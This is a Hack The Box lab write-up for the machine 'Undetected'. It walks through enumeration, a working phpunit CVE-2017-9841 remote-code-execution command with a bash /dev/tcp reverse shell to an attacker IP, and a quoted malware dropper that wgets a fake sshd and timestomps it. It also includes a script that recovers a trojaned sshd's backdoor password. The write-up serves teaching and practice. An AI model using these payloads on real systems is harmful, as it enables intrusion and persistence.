Undetected

Lorenzo Salvadore

August 27, 2022

1 Introduction.

Undetected is a machine rated medium.

We add the domain *undetected.htb* to our */etc/hosts* file with the IP provided by Hack The Box.

I would like to thank ***ippsec*** for the walkthrough he published on his youtube channel, that I invite you to check out. This writeup is inspired by his solution, but reworked with my own style.

2 Initial enumeration.

We begin by scanning *undetected.htb* for open TCP ports, see listing 1.

On port 80 we find an *http* website. Inspecting it with *curl*, we find that it links to `http://store.djewelry.htb` (listings 2 and 3), thus we add *djewelry.htb* and *store.djewelry.htb* to our */etc/hosts* file, boths associated with the IP of the machine.

We now attempt to discover some directories in our domains and subdomains: in particular, we find something interesting in *store.djewelry.htb*, see listings 4 and 5.

We inspect the *vendor* directory (listings 6 and 7) and find *phpunit*. By reading `http://store.djewelry.htb/vendor/phpunit/phpunit/ChangeLog-5.6.md` (the available changelog which is the most up to date), we find that we are running version 5.6.2, which is known to be vulnerable to **CVE-2017-9841** (see listings 8 and 9).

3 Foothold.

We create a proof of concept to check if the *phpunit* version installed is indeed vulnerable to **CVE-2017-9841**: see listing 10; its output is `www-data`.

Now that we have confirmed that the *phpunit* version is indeed vulnerable, we exploit it to obtain a reverse shell as the *www-data* user using listing 11

4 Privilege escalation to user.

We first look at file */etc/passwd* (listing 12) and found that the machine has two users – *steven* and *steven1* – that are almost identical. In particular, they have the same user id, so they are actually the same user: this is quite unusual and suggests that the machine has already been hacked by someone else, that this someone else might have already managed to get access to it and get persistence, and that all of this has gone *undetected*.

```
# Nmap 7.92 scan initiated Tue Jul 12 06:45:15 2022 as: nmap -sV -sC -p - -oN tcp_all.nmap undetected.htb
Nmap scan report for undetected.htb (10.10.11.146)
Host is up (0.054s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2 (protocol 2.0)
| ssh-hostkey:
|   3072 be:66:06:dd:20:77:ef:98:7f:6e:73:4a:98:a5:d8:f0 (RSA)
|   256 1f:a2:09:72:70:68:f4:58:ed:1f:6c:49:7d:e2:13:39 (ECDSA)
|_  256 70:15:39:94:c2:cd:64:cb:b2:3b:d1:3e:f6:09:44:e8 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Diana's Jewelry
|_http-server-header: Apache/2.4.41 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jul 12 06:46:12 2022 -- 1 IP address (1 host up) scanned in 56.69 seconds
```

Listing 1: *Undetected*: Output of *nmap*.

```
curl -s http://undetected.htb | grep href
```

Listing 2: *Undetected*: Command that finds the *store.djewelry.htb* subdomain.

```
<link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/font-awesome/4.6.0/css/font-awesome.min.css">
<link rel="stylesheet" type="text/css" href="css/grid.css">
<link rel="stylesheet" type="text/css" href="style.css">
<link rel="stylesheet" type="text/css" href="css/jquery.bxslider.css">
<link rel="stylesheet" type="text/css" href="css/menu.css">
<link rel="stylesheet" type="text/css" href="css/responsive.css">
<link rel="stylesheet" type="text/css" href="css/animate.css">
                <a href="index.html" id="logo" title="Diana's jewelry">Diana's jewelry</a>
                    <li class="menu-item active"><a href="#home" data-scroll>HOME</a></li>
                    <li class="menu-item"><a href="#history" data-scroll>HISTORY</a></li>
                    <li class="menu-item"><a href="#work" data-scroll>WORK</a></li>
                    <li class="menu-item"><a href="#jewellery" data-scroll>JEWELLERY</a></li>
                    <li class="menu-item"><a href="#customer" data-scroll>REVIEWS</a></li>
                    <li class="menu-item"><a href="http://store.djewelry.htb">STORE</a></li>
            <a href="#news" class="whiteone os-animation" data-os-animation="slideInLeft" data-os-animation-delay="0.7s">LEARN MORE</a>
            <a href="http://store.djewelry.htb" class="whiteone os-animation" data-os-animation="slideInRight" data-os-animation-delay="0.7s">VISIT STORE</a>
                        <li><a href="#">Production time</a></li>
                    <li><a href="#">Questions and answers</a></li>
                    <li><a href="#">Payment methods</a></li>
                    <li><a href="#">Shipping information</a></li>
                    <li><a href="#">Feedback</a></li>
                    <li><a href="#">User agreement</a></li>
                        <a href="#"><i class="fa fa-facebook" aria-hidden="true" style="color:#fff;"></i></a>
                    <a href="#"><i class="fa fa-twitter" aria-hidden="true" style="color:#fff;"></i></a>
                    <a href="#"><i class="fa fa-dribbble" aria-hidden="true" style="color:#fff;"></i></a>
                    <a href="#"><i class="fa fa-google" aria-hidden="true" style="color:#fff;"></i></a>
```

Listing 3: *Undetected*: Output of the command in listing 2.

```
gobuster dir  -u http://store.djewelry.htb \
              -w ~/tools/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt \
              -o gobuster_store.out
```

Listing 4: *Undetected*: Gobuster command to discover directories in *store.djewelry.htb*.

```
/images                 (Status: 301) [Size: 325] [--> http://store.djewelry.htb/images/]
/css                    (Status: 301) [Size: 322] [--> http://store.djewelry.htb/css/]
/js                     (Status: 301) [Size: 321] [--> http://store.djewelry.htb/js/]
/vendor                 (Status: 301) [Size: 325] [--> http://store.djewelry.htb/vendor/]
/fonts                  (Status: 301) [Size: 324] [--> http://store.djewelry.htb/fonts/]
```

.

Listing 5: *Undetected*: Output of the command in listing 4

```
curl -s http://store.djewelry.htb/vendor/
```

Listing 6: *Undetected*: Command to list the content of `http://store.djewelry.htb/vendor/`.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /vendor</title>
 </head>
 <body>
<h1>Index of /vendor</h1>
  <table>
   <tr><th valign="top"><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">Name</a></th>
    <th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr>
   <tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"><img src="/icons/back.gif" alt="[PARENTDIR]"></td><td><a href="/">Parent Directory</a></td>
  <td> </td><td align="right">  - </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/unknown.gif" alt="[   ]"></td><td><a href="autoload.php">autoload.php</a></td>
  <td align="right">2021-07-04 20:40  </td><td align="right">178 </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="bin/">bin/</a></td>
  <td align="right">2022-02-08 19:59  </td><td align="right">  - </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="composer/">composer/</a>
  </td><td align="right">2022-02-08 19:59  </td><td align="right">  - </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="doctrine/">doctrine/</a>
  </td><td align="right">2022-02-08 19:59  </td><td align="right">  - </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="myclabs/">myclabs/</a></td>
  <td align="right">2022-02-08 19:59  </td><td align="right">  - </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="phpdocumentor/">phpdocumentor/</a></td>
  <td align="right">2022-02-08 19:59  </td><td align="right">  - </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="phpspec/">phpspec/</a></td>
  <td align="right">2022-02-08 19:59  </td><td align="right">  - </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="phpunit/">phpunit/</a></td>
  <td align="right">2022-02-08 19:59  </td><td align="right">  - </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="sebastian/">sebastian/</a>
  </td><td align="right">2022-02-08 19:59  </td><td align="right">  - </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/unknown.gif" alt="[   ]"></td><td><a href="sshd">sshd</a></td>
  <td align="right">2022-07-14 08:46  </td><td align="right">3.5M</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="symfony/">symfony/</a></td>
  <td align="right">2022-02-08 19:59  </td><td align="right">  - </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="webmozart/">webmozart/</a></td>
  <td align="right">2022-02-08 19:59  </td><td align="right">  - </td><td> </td></tr>
   <tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.4.41 (Ubuntu) Server at store.djewelry.htb Port 80</address>
</body></html>
```

Listing 7: *Undetected*: Output of the command in listing 6, modified to fit the page.

```
curl -s http://store.djewelry.htb/vendor/phpunit/phpunit/ChangeLog-5.6.md
```

Listing 8: *Undetected*: Command to attempt to find *phpunit* version.

```
# Changes in PHPUnit 5.6

All notable changes of the PHPUnit 5.6 release series are documented in this file using the [Keep a CHANGELOG](http://keepachangelog.com/) principles.

## [5.6.2] - 2016-10-25

New PHAR release due to updated dependencies
```

Listing 9: *Undetected*: Top of the output of the command in listing 8.

```
CMD="whoami"

curl  -s \
      http://store.djewelry.htb/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php \
      --data "<?php system(\"$CMD\") ?>"
```

Listing 10: *Undetected*: Proof of concept for **CVE-2017-9841**.

```
ATTACKING_IP="10.10.14.111"
ATTACKING_PORT="1234"

CMD="bash -c 'bash -i >& /dev/tcp/$ATTACKING_IP/$ATTACKING_PORT 0>&1'"

curl  -s \
      http://store.djewelry.htb/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php \
      --data "<?php system(\"$CMD\") ?>"
```

Listing 11: *Undetected*: Script to get a reverse shell exploiting **CVE-2017-9841**.

Going forward with some basic machine enumeration, we find an usual file in */var/backups* which is owned by *www-data* (while all the other files are owned by *root*): *info*. We transfer the file on our own machine[1] for further examinations. We start by runnings *strings* on it: we find some strings that suggests that the file has been used by some attacker to manipulate the */etc/shadow* in a malicious way (listing 13) and a long hexadecimal number that might be an encoded string. We also remark that the long hexadecimal number contains many times "**20**", which is the ASCII code for spaces and thus is another clue that the string might be encoded. We decode it using the command in listing 14.

We note that the encoded commands do create lines such as the one we found for user *steven1* in */etc/passwd*. We also find the hash for the password used to create the user: see listing 15.

5 Privilege escalation to *root*.

We begin our new enumeration step by reading *steven*'s mails: he has one, reported in listing 16.

We learn that something is wrong with the **Apache** service: this is then where we are going to look next. Inspecting the files in */etc/apache2/mods-available*, we see that all files are identified by the *file* utility as "ASCII text", expect one called *mod_reader.o* which is "ELF 64-bit LSB relocatables" instead . Using `ls -l` we also remark that *mod_reader.o* is one of the few files that have not been last modified on April 13th.

Just as before, we download it on our attacking machine to inspect it with strings: again, we find a mysterious string a bit long. This time, it does not look as an hexadecimal number, but

[1] For example, we can do it by starting a web server in */var/backups* with `python3 -m http.server`.

```
root:x:0:0:root:/root:/bin/bash
steven:x:1000:1000:Steven Wright:/home/steven:/bin/bash
steven1:x:1000:1000:,,,:/home/steven:/bin/bash
```

Listing 12: *Undetected*: Users and *root* lines in */etc/passwd*.

```
/etc/shadow
[.] checking if we got root
[-] something went wrong =(
[+] got r00t ^_^
[.] KASLR bypass enabled, getting kernel addr
[.] SMEP & SMAP bypass enabled, turning them off
[.] done, SMEP & SMAP should be off now
[.] executing get root payload %p
[.] done, should be root now
```

Listing 13: *Undetected*: A list of suspect strings found in *info*.

```
echo "$HEXADECIMAL_STRING" | xxd -r -p
```

Listing 14: *Undetected*: Command to decode the hexadecimal string found in *info* and placed into the `HEXADECIMAL_STRING` variable.

```
$6$zS7ykHfFMg3aYht4$1IUrhZanRuDZhf1oIdnoOvXoolKmlwbkegBXk.VtGg78eL7WBM6OrNtGbZxKBtPu8Ufm9hMOR/BLdACoQ0T9n/
```

Listing 15: *Undetected*: Password hash for *steven1*.

```
From root@production  Sun, 25 Jul 2021 10:31:12 GMT
Return-Path: <root@production>
Received: from production (localhost [127.0.0.1])
        by production (8.15.2/8.15.2/Debian-18) with ESMTP id 80FAcdZ171847
        for <steven@production>; Sun, 25 Jul 2021 10:31:12 GMT
Received: (from root@localhost)
        by production (8.15.2/8.15.2/Submit) id 80FAcdZ171847;
        Sun, 25 Jul 2021 10:31:12 GMT
Date: Sun, 25 Jul 2021 10:31:12 GMT
Message-Id: <202107251031.80FAcdZ171847@production>
To: steven@production
From: root@production
Subject: Investigations

Hi Steven.

We recently updated the system but are still experiencing some strange behaviour with the Apache service.
We have temporarily moved the web store and database to another server whilst investigations are underway.
If for any reason you need access to the database or web application code, get in touch with Mark and he
will generate a temporary password for you to authenticate to the temporary server.

Thanks,
sysadmin
```

Listing 16: *Undetected*: *steven*'s mail.

```
echo "$BASE64_STRING" | openssl base64 -d
```

Listing 17: *Undetected*: Command to decode the base64 encoded string found in *mod_reader.o* and placed into the `BASE64_STRING` variable.

```
wget sharefiles.xyz/image.jpeg -O /usr/sbin/sshd; touch -d `date +%Y-%m-%d -r /usr/sbin/a2enmod` /usr/sbin/sshd
```

Listing 18: *Undetected*: Commands encoded into *mod_reader.o* and retrieved through listing 17.

we remark that all the characters used are typical of base64 encoding: we then try to decode it as base64 and we are successful, see listings 17 and 18.

The commands we just decoded are very odd: it looks like an image is downloaded and saved as a binary in */usr/sbin* called *sshd*, which is normally the name of an **ssh** daemon. Moreover, its last time modified date is overwritten and set artificially to the same date */usr/sbin/a2enmod* was last modified: this looks much as an attempt to download malware on the machine and hide it.

We download */usr/sbin/sshd* on our machine and decompile it using *ghidra*. In the **auth_password** function (figure 1), thanks to the fact that the binary is not stripped, we remark the presence of an array called **backdoor** which seems to contain an obfuscated string that can be used as a password.

We write a quick *python* script to deobfuscate the backdoor password, see listings 19 and 20.

Logging as *root* through *ssh* with the password in listing 20, we get indeed *root* access to the machine.



Figure 1: *Undetected*: Definition and use of the **backdoor** array.

```python
import struct

backdoor = b''

backdoor += struct.pack("I", 0xf0e7abd6)
backdoor += struct.pack("I", 0xa4b3a3f3)
backdoor += struct.pack("I", 0xf7bbfdc8)
backdoor += struct.pack("I",  0xfdb3d6e7)
backdoor += struct.pack("Q",  0xb2d6f4a0fda0b3d6)
backdoor += struct.pack("I",  0xbcf0b5e3)
backdoor += struct.pack("H",  0xa9f4)
backdoor += struct.pack("b", -0x5b)

for i in range(len(backdoor)):
    print(chr(backdoor[i] ^ 0x96), end='')

print()
```

Listing 19: *Undetected*: *Python* script to deobfuscate the backdoor password.

```
@=qfe5%2^k-aq@%k@%6k6b@$u#f*b?3
```

Listing 20: *Undetected*: Output of the script in listing 19.